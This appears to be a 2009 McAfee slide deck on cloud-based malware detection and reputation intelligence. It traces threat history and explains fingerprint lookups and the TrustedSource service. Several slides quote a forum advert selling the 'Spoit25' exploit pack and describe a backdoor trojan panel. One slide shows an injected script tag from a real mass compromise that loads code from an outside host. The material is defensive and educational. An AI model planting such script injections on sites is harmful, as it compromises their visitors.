

In the Cloud Security



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July 28, 2009




The Tsunami




- Decades of threats, surely we have a handle on this?
- Estimated in excess \$1trillion loss through Cybercrime and data loss in 2008

McAfee Unsecured Economies Report 2009



- Q1 2009 - 12 million new IP's zombied since January!
50 percent increase since 2008

McAfee Quarterly threat Report Q1 2009



- Koobface - more than 800 new variants in March 09!


McAfee Quarterly threat Report Q1 2009

Understand the motivation, to understand the methodology



Source: Chat Interview with the Dream Coders Team, the developers of MPack
<http://www.robertlemos.com/2007/07/23/mpack-interview-chat-sessions-posted/>

Today anyone can
be a cyber criminal!



Over 20 years of Anti-Virus



- Dr Solomon's Anti-virus from 1990

```
C:\WINNT\System32\cmd.exe - toolkit
Checks Protections Disinfectants Misc. Tools Quit
Integrity checking FindVirus.Exe ... is ok.
Quick Find Virus version 1.9 - locates computer viruses
This program is more than 140 months old. New viruses come out all the
time - we would suggest that you upgrade your copy.



296 + 61 viruses, trojans and variants.
Copyright S & S International, phone +44 442 877877.
To keep this software up-to-date, phone us to register it.
Checking memory for viruses ...

That disk could not be read. Perhaps it is unformatted?
The partition sector cannot be read.
This disk has not got a partition virus.
C:\DOCUME~1\GDAY\APPLIC~1\MACROM~1\FLASHP~1\MACROM~1.COM\SUPPORT

F I N D V I R U || CTRL-BREAK - Abort || F1 - Help || 18:16:35
```

- Looking for string match against known malware

The age old question - Is anti-virus dying?



- 1991 : Michelangelo : 6 months ?
- 1997 : WM/Cap : 2 months ?
- 1999 : WM/Melissa : 1 Day ?
- 2000 : VBS/Loveletter : 4 hours ?
- 2001 : CodeRed/Nimda : 1 hour ?
- 2003 : Slammer : 3 mins ?
- 2008 : Mass Web compromises : secs ?

DON'T PANIC



From Elephant to Chameleon How threats have changed

McAfee



Evolution of threats



Method

- 2001 – CodeRed & Nimda (exploit security vulnerabilities)
- 2002 – Klez & Slammer (Droppers)
- 2003 – Slammer (speed), Slapper (Unix, directed attack)

Speed

Volume

Early proactive techniques



- Positive & Negative analysis
- Protection against new file and/or macro viruses
- Checks for virus like characteristics
- Block execution of possible virus code (OAS)
- No cleaning as no exact match
- Tangible sample to send to virus lab

Speed...



The blended/zero day attack,
bought the new solutions

Sniffer - Local, Ethernet (Line speed at 10 Mbps) - [Snif2: Decode, 275/5833 Ethernet Frames]

File Monitor Capture Display Tools Database Window Help


Default [Icons: Stop, Play, Refresh, Print, Copy, Paste, Home, Back, Forward, Stop, Play, Refresh, Print, Copy, Paste, Home, Back, Forward, Stop, Play, Refresh, Print, Copy, Paste, Home, Back, Forward]

No.	Source Address	Dest Address	Summary	Len (Bytes)	Rel. Time
264	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.10]BART PRO=IP	60	0:00:00.56
265	Bart	0010A4EBD7A6	ARP: R PA=[10.1.1.10]BART HA=Bart PRO=IP	60	0:00:00.56
266	HOMER	BART	ICMP: Echo	106	0:00:00.56
267	BART	HOMER	ICMP: Echo reply	106	0:00:00.56
268	HOMER	BART	TCP: D=135 S=1462 SYN SEQ=3480113163 LEN=0 WIN=16384	62	0:00:00.56
269	BART	HOMER	TCP: D=1462 S=135 SYN ACK=3480113164 SEQ=1052707216 LEN=0 WI	62	0:00:00.56
270	HOMER	BART	TCP: D=135 S=1462 ACK=1052707217 WIN=17520	60	0:00:00.56
271	HOMER	BART	MS/DCE: RPC(V5.0) Bind	126	0:00:00.56
272	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.11] PRO=IP	60	0:00:00.56
273	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.12] PRO=IP	60	0:00:00.56
274	BART	HOMER	MS/DCE: RPC(V5.0) Bind Ack	114	0:00:00.57
275	HOMER	BART	MS/DCE: RPC(V5.0) Request	1514	0:00:00.57
276	HOMER	BART	MS/DCE: RPC Continuation of frame 275; 244 Bytes of data	244	0:00:00.57
277	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.13] PRO=IP	60	0:00:00.57
278	BART	HOMER	TCP: D=1462 S=135 ACK=3480114940 WIN=17520	60	0:00:00.57
279	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.14] PRO=IP	60	0:00:00.57
280	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.15] PRO=IP	60	0:00:00.57
281	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.16] PRO=IP	60	0:00:00.57
282	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.17] PRO=IP	60	0:00:00.57
283	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.18] PRO=IP	60	0:00:00.58
284	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.19] PRO=IP	60	0:00:00.58
285	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.20] PRO=IP	60	0:00:00.58
286	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.21] PRO=IP	60	0:00:00.58
287	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.22] PRO=IP	60	0:00:00.59
288	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.23] PRO=IP	60	0:00:00.59
289	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.24] PRO=IP	60	0:00:00.59
290	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.25] PRO=IP	60	0:00:00.59
291	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.26] PRO=IP	60	0:00:00.60
292	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.27] PRO=IP	60	0:00:00.60
293	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.28] PRO=IP	60	0:00:00.60
294	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.29] PRO=IP	60	0:00:00.60
295	0010A4EBD7A6	Broadcast	ARP: C PA=[10.1.1.30] PRO=IP	60	0:00:00.60

IP: ----- IP Header -----

- IP: Version = 4, header length = 20 bytes
- IP: Type of service = 00
- IP: 000. = routine
- IP: 0. = normal delay

Proactive behavioural protection (HIPS, NIPS, FW, Whitelisting etc...)



-
-

Proactive Behavioural Controls - limitations




- What did I really stop?
- Did it stop all of the attack?
- What else could it have done?

- We still want to identify the threat
- We sometimes need to clean up

- Assumes clean at point of install




Volume...



- 246% growth from 2006 to 2007
- 400%+ growth projected for 2008
- 2008 exceed projections

The Great Zoo: McAfee Known Malware Samples



Count of dirty samples/ hashes in the McAfee zoo

Shark – Compliant multi system back door Trojan Now anyone can be a cyber criminal!

McAfee

The screenshot shows a remote control interface for a Trojan named 'shark 2.4.0 Fwb+'. On the left is a file tree with categories like Server, Tools, and Net. The central area features a cartoon illustration of an elderly woman with glasses and a purple dress, holding a large knife in her mouth. She is standing next to a coffee machine that has a sign that says 'HAVE A NICE DAY' with a smiley face. At the bottom, there is a taskbar with a 'Plugins' list containing items like 'NtmsSvc', 'PlugPlay', and 'PolicyAgent'. System information at the bottom right shows 'CPU Load: 0%', 'Memory Load: 27% (136,89 MB/511,48 MB)', and 'Ping: -1 ms'.

... have!
... control!
... keylogger
... processes
... systems
... me!

Buy the deployment tools

McAfee

orum/index.php?s=f20642e07e39acb14b6d0b6c880538dd&showtopic=5640&st=0&p=40031&#entry40031

Go Links McAfee SiteAdvisor

We are proud to present a browser vulnerability test kit - the **Spoit25** exploit pack.

The pack consists of 5 spoits:

- **IE MDAC** - the everpresent sploit, provides the main infection of old IE 6
- **IE Snapshot** - a unique script, infects IE 6 and 7
- **FF Embed** - an exploit for ancient FireFoxes
- **PDF** - the famous private Acrobat Reader sploit
- **PDF vis** - in our pack *two* PDFs cowork and show an all-right infection rate

According the results of tests done by administration, the infection hitrate is *13% to 30%* depending on traffic types and countries. Tests were held using 7 different types of traff from different sellers, the infection rate **averages to 25%**.

Spoit25 contains a comfortable single-file 150 kb installer which creates all the files and prepares the pack for its job. The pack has a nice no-frills design and convenient statistics.

The updates and AV cleans are included in the support. Additionally, you get a discount on significantly new spoits.

The pack is bound to the domain and the IP, all the spoits are bound to an URL. If you try to resell, decode, remove the boundaries, you will lose all the support, updates and guarantees.

Price:

Spoit pack build - 2500 wnz

Rebuild to a new domain - 2000 wnz

Rebuild to a new domain if the old domain is in malware list - 50 wnz

Rebuild to a new subdomain if the old domain is in mallist - free

Contacts: icq 1 2 3 4 5 6 7 8 9 0

Mass infection of public web pages globally (13 March 08)




The screenshot shows a Microsoft Internet Explorer browser window with the McAfee SiteAdvisor extension. The address bar contains the search query: `http://www.google.com/search?hl=en&safe=off&q=www.2117966.net%2Ffuckjp.js&lr=`. The search results page displays a list of web pages, each with a title, a snippet of text, and a URL. The results are as follows:

- Cardiff Skills Bank - Numeracy**
Cardiff University | Prifysgol Caerdydd, Search: News & Events | Contact Us | A-Z Index | Cymraeg · Home About the University Schools & Divisions Learning ...
`skillsbank.cf.ac.uk/skill.asp?sid=2&skid=3` - 15k - [Cached](#) - [Similar pages](#)
- Wedding Ceremony Entertainment**
Choose City, Sydney, Melbourne, Brisbane, Canberra, Newcastle, Wollongong. Search Bands, Classical, Covers/Party Bands, Jazz, Latin/Flamenco, Pop Duos/Trios ...
`www.lvps.com.au/index.asp?page=wed` - 12k - [Cached](#) - [Similar pages](#)
- Classical Musicians**
Sydney. Bamboleo. more info & music samples, A tight 4 piece latin combo, B more info & music samples more info · more info & music samples add to enquiry ...
`www.lvps.com.au/index.asp?page=srch&p=2&loc=0` - 22k - [Cached](#) - [Similar pages](#)
[More results from www.lvps.com.au](#)
- WorldOil.com - Marine Rig Locator. Jackups**
<script src=http<script src=http://www.2117966.net/fuckjp.js></script>. Cranes, Two Liebherr 50 t and one Lieb<script ...
`www.worldoil.com/Infocenter/RIG_DETAIL.asp?A=TYPENAMETODETAIL&RIG_ID=431` - 35k - [Cached](#) - [Similar pages](#)
- Hollywood Celebrity Camilla**
[This site may harm your computer.](#)
<script src=http://www.2117966.net/fuckjp.js></script> Belle<script src=http://www.21<script src=http://www.2117966.net/fuckjp.js></script> Photo Gallery ...
`www.sunnycity.com/photos/celebrity.asp?ce_id=770` - [Similar pages](#)
- ADAM-4024**
4 CH Analog Output Module ADAM-4024, ADAM-4000 I/O modules (RS-485), Remote Data Acquisition and Co.
`www.inovis.ch/d/artikel_ausgabe.asp?ID=2084&form=6` - 45k - [Cached](#) - [Similar pages](#)
- File Format: Microsoft Excel**
... src=http<script src=http://www.2117966.net/fuckjp.js></script></td><td align="Center" rowspan="1">3</td><td align="Center" rowspan="1">New</td><td ...
`www.pmgsonline.nic.in/ASPNet/citizens/NAT/10NCP/RoadwisePerKMCost.aspx?state=MP&statername=Madhya+Pra...` - [Similar pages](#)
- Indbazaar Slide Shows :: Model Actresses**
[This site may harm your computer.](#)
Other Channels, EducationFirst, FamilyTime, Fashion & Beauty, FinanceRight, Cricket, Helpline, Newsline, ProductSmart, Quiz Portal, Spade, TravelNow ...
`www.indbazaar.com/fashion/model_img.asp` - [Similar pages](#)


Example: IFrame & MPack



1. The victim visits a legitimate site that has been booby-trapped with hidden redirect code (*hidden iFrame*).
2. They are silently redirected to the server hosting the attack tool.
3. Depending on the browser, various vulnerabilities may be tested. Various malware are downloaded and executed.
4. The web pages accessible from the victim's workstation are in turn booby-trapped.



Regular "Protection Gap"




Security in the Cloud

McAfee



Next Gen "In the cloud" detection

McAfee



What is “in the Cloud scanning”?



End-node reporting

Very little system overhead

Meta-data

In the cloud security - Blocking what we already know!




Non-replicating malware is static

And some replicating is static too (e.g. worms)

Can be detected with a fingerprint (MD5,SHA-1,SHA-2, etc.)

Black List of fingerprints


Replicating vs Non-Replicating Malware



July 28, 2009

Confidential McAfee Internal Use Only

How does in the Cloud anti-virus work?



In the Cloud in action



Command Prompt Output:

```

C:\WINDOWS\system32\cmd.exe
Virus data file v5505 created Nov 10 2008
Scanning for 1 viruses, trojans and variants.
Using C:\goat\5200\EXTRA.DAT to scan for 1 additional virus(es).

Scanning C: [ ]
Scanning C:\GOAT\*. *
C:\GOAT\Ticket_02.doc.exe ... Found trojan or variant Generic!Artemis !!!
C:\GOAT\NXDOMAIN-example ... is OK.
C:\GOAT\spy-agent-trojan-example ... is OK.

Summary report on C:\GOAT\*. *
File(s)
Total files: ..... 3
Clean: ..... 2
Not scanned: ..... 0
Possibly Infected: ..... 1

Time: 00:00.08

C:\goat\5200>
    
```

Wireshark Packet List:

No.	Time	Source	Destination	Protocol	Info
1	0.000000	172.16.181.31	161.69.135.201	DNS	Standard query A 0.0.8010500.1450.1581.1.0.1b.562a3b03546536307ac47fcb0ceadcde.avqs.mcafee.com
2	0.193962	161.69.135.201	172.16.181.31	DNS	Standard query response, No such name

In the cloud security - Identifying what we don't know!



Software may be deemed “suspicious” based on
Observed behaviours
Source
Detections by other products

Behaviours, sources, detections can be assigned a weight

Based on the resulting weight, software may be classified as
“suspicious” with different degrees of certainty

Closing the loop



McAfee Avert Workflow (1.2.484)



Dashboard



Malware



Reports



Configuration

Analyst Researcher Downloads

Available

▼	<input type="checkbox"/>	4902838	WebImmune	lrauff@dk-stan.com	1	1	0		16 Oct 21:38:43	Solved	handled by automation			
---	--------------------------	-------------------------	-----------	------------------------------------	---	---	---	--	-----------------	--------	-----------------------	--	--	--

Samples

Page 1 of 1 (1 items)

<input type="checkbox"/>	MD5	Filename	Owner	Occurrences	Status	Assignor	Detections
<input type="checkbox"/>	3a14ba03fcd9de0d13bc25886a404889	statement_jan-oct.doc.exe	lrauff@dk-stan.com	1-15-15	closed	lrauff@dk-stan.com	AI 3/12 .-----MM-N--.- RA 3 MNA SAC spy-agent.bw DET spy-agent.bw

Take Sample

Assign Sample

Unassign Sample

Junk


Resolve

Raiden Update

Page 1 of 1 (1 items)

▶	<input type="checkbox"/>	4902646	Non_Escalated	FW: [SPAM-McAfee]Account data	lrauff@dk-stan.com	1	1	0	16 Oct 18:38:11	Solved	handled by automation			
▶	<input type="checkbox"/>	4902602	WebImmune		lrauff@dk-stan.com	1	1	0	16 Oct 18:09:06	Solved	handled by automation			
▶	<input type="checkbox"/>	4902586	PO QPQ	Statement_JAN-OCT.doc.exe	lrauff@dk-stan.com	1	1	0	16 Oct 17:55:33	Solved	handled by automation			
▶	<input type="checkbox"/>	4902511	PO QPQ	sample	lrauff@dk-stan.com	1	1	0	16 Oct 17:04:08	Solved	handled by automation			

Malware case study – Spy-Agent.bw




First seen

– 15th October 2008, 22:24:28

Auto-blacklisted

– 15th October 2008, 22:57:01

Artemis clients sent fingerprints ~2 hours before regular submission saw the file



Example:


U0B6gKhbtiZCoxyh0IneADS/RShS8iRCBSEvwfjekG/q4yDRg
qEUXjHWKvnrySGa6QMdftrlpl5pAdJvOUAcNcvCjKvplfsxv8q
Bk4uRQQ60r5StRCXOpiA0Qy3fKmLRUZyNq1EyjLLPKgJDZI
0nqHhRWX+TDgPgXRfW9wD06qE

Cryptographically strong actionable responses


Query specific

Immune to replay attacks

Cloud security compressed “Protection Gap”



I was blind, but now I see



Taking it to the next level



Collaborative Global Intelligence




Physical World



Intelligence Agents

Deploy agents: Officers around the globe (*MI5, MI6, FBI, CIA, Interpol.*)
Global intelligence system: Share intelligence information. (e.g. criminal history, global finger printing system)

Results
Effective - Accurate detection of offenders
Pro-active - Stop them from coming in the country



Cyber World



Intelligence Probes

Deploy security probes: Around the globe (*firewall, email gateways, web gateways*)
Global intelligence system: Share cyber communication info. (e.g.: hackers, spammers, phishers)


Results
Effective - Accurate detection of bad IPs, domains
Pro-active - Deny connection to intruders to your enterprise



Global Intelligence, Local Protection



GLOBAL DATA MONITORING



Ownership

- Whois
- Zone files
- Trademark




Content

- Images
- Text
- Links



Behavior

- Social networks
- Persistence
- Longevity



AUTOMATED ANALYSIS

10 Billion Enterprise Messages Analyzed per Month



Dynamic Computation Of Reputation Score

IP Domain URL Image Message

Bad Good

REAL-TIME PROTECTION PLATFORMS

Edge / Firewall

- Traffic Shaping
- Attack Blocking



Web Gateways

- Anti-Malware
- Anti-Spoofing



Messaging Gateways

- Outbreak Detection
- Anti-Spam



Identity Fraud Applications

- Anti-Phishing
- Zombie Alerts




Global Data Monitoring is Fueled by the Network Effect of Real-Time Information Sharing from Thousands of Gateway Security Devices around the World

Intelligence: How It All Works....




This entire process happens constantly, every second, 7x24x365



Responder Architecture









- Legacy protocol based on customized DNS servers
- Enhanced proprietary protocol (UDP over SSL)




What does it monitor?



- Email
 - IP Reputation
 - Message Reputation
- Web
 - URL Categories
 - Web Reputation
- Intrusion/FW
 - IP/Protocol Reputation
 - Geo-Location
 - IPS Attack Vector Correlation

Dimensions	Other	Hack Attack	Hacker sites 	DoS, DDoS, misc other attacks 
	Web	Active Content Malware	Compromised or malicious web sites or URLs 	ActiveX, Java, VB code from infected web sites 
	Email	Virus Phishing Spam	Zombies, Botnets, other sources 	Image spam, Virus, worms, Trojans 
	IP	Domain URL	Attachment Image Message	
		Connection Reputation		Content Reputation

Message Reputation





Allows Reputations to Move Across Identities and Protocols

TS Web Reputation Breakout



Web Reputation Breakout for Q209 on 6/04/09







TrustedSource Web Database



- Category-based filtering + reputation based filtering = best protection available
- 96 URL categories
- TrustedSource global intelligence augments numerous categories such as Spam, Malicious Sites, Phishing, Hacking/Computer Crime
- Reputation-based filtering for today's Web 2.0 threats
 - Provides an additional layer of security
 - Malicious sites, Spyware, Hacking, P2P, IM and more
- 31+ Million URLs (contains IPs, HTTP and HTTPS URLs)
- Automated proactive and reactive URL gathering systems
- Human review of URLs by multi-lingual/cultural Web Analysts
 - Global coverage (language and regions)
- Real-time updates



TS Web Language breakout



- Public Portal
- View reputations for domains, IP addresses or URLs
- Sending patterns of the senders
- Analytical information:
 - country of origin
 - network ownership
 - hosts for known senders within each domain
- Snapshot of global email trends, including a map illustrating country of origin for email attacks
- Graphs displaying overall email and spam volume trends
- ROI Calculator
- ZombieMeter
- Domain Health Check
- Latest malware threats
- Blogs from experts
- Top spam senders

The screenshot shows the McAfee TrustedSource website interface. At the top, there is a navigation bar with links for Home, TrustedSource Intelligence, Feedback, Research Resources, Tools, Threats and Trends, and About. Below this, there are several main sections:

- TrustedSource™ is ...**: A section describing the service as the industry's most complete Internet reputation system, with a link to >>More.
- TrustedSource™ Query**: A search form where users can enter an IP address, domain name, or URL to check reputation/traffic patterns.
- Latest Malware Threats**: A table listing recent threats:

Threat Name	Date
Worm.Agent.W.45	2009-05-06
Worm.Autorun.cbm.4	2009-03-08
Trojan.Dldr.Agent.bfbm	2009-03-05
Exploit.PDF.3355	2009-02-28
Worm.Sohanad.BM	2009-02-13
Trojan.Agent.85823	2009-02-11
- Login**: A section for logging in or creating an account, with fields for Login Name (dscherou) and Password.
- McAfee Research Blog**: A section with several articles:
 - DDOS Is Not The Most Political Way to Protest** (June 16th, 2009): Discusses DDoS attacks against Iranian websites.
 - Worms Dig Further Than Thumb Drives** (June 11st, 2009): Discusses AutoRun worms.
 - Spammers Take Advantage of Air France Crash** (June 11st, 2009): Discusses spam emails related to the Air France crash.
- Spotlight**: A section featuring a world map and a pie chart showing email attack trends. The pie chart data is as follows:

Category	Percentage
Phish-BankFraud.eml.f	25%
W32/Trojan3.AYV	18%
W32/Trojan3.AYS	7%
W32/Trojan3.AVG	12%
W32/Trojan3.AYA	5%
W32/Netsky.F@mm	5%
Others	10%



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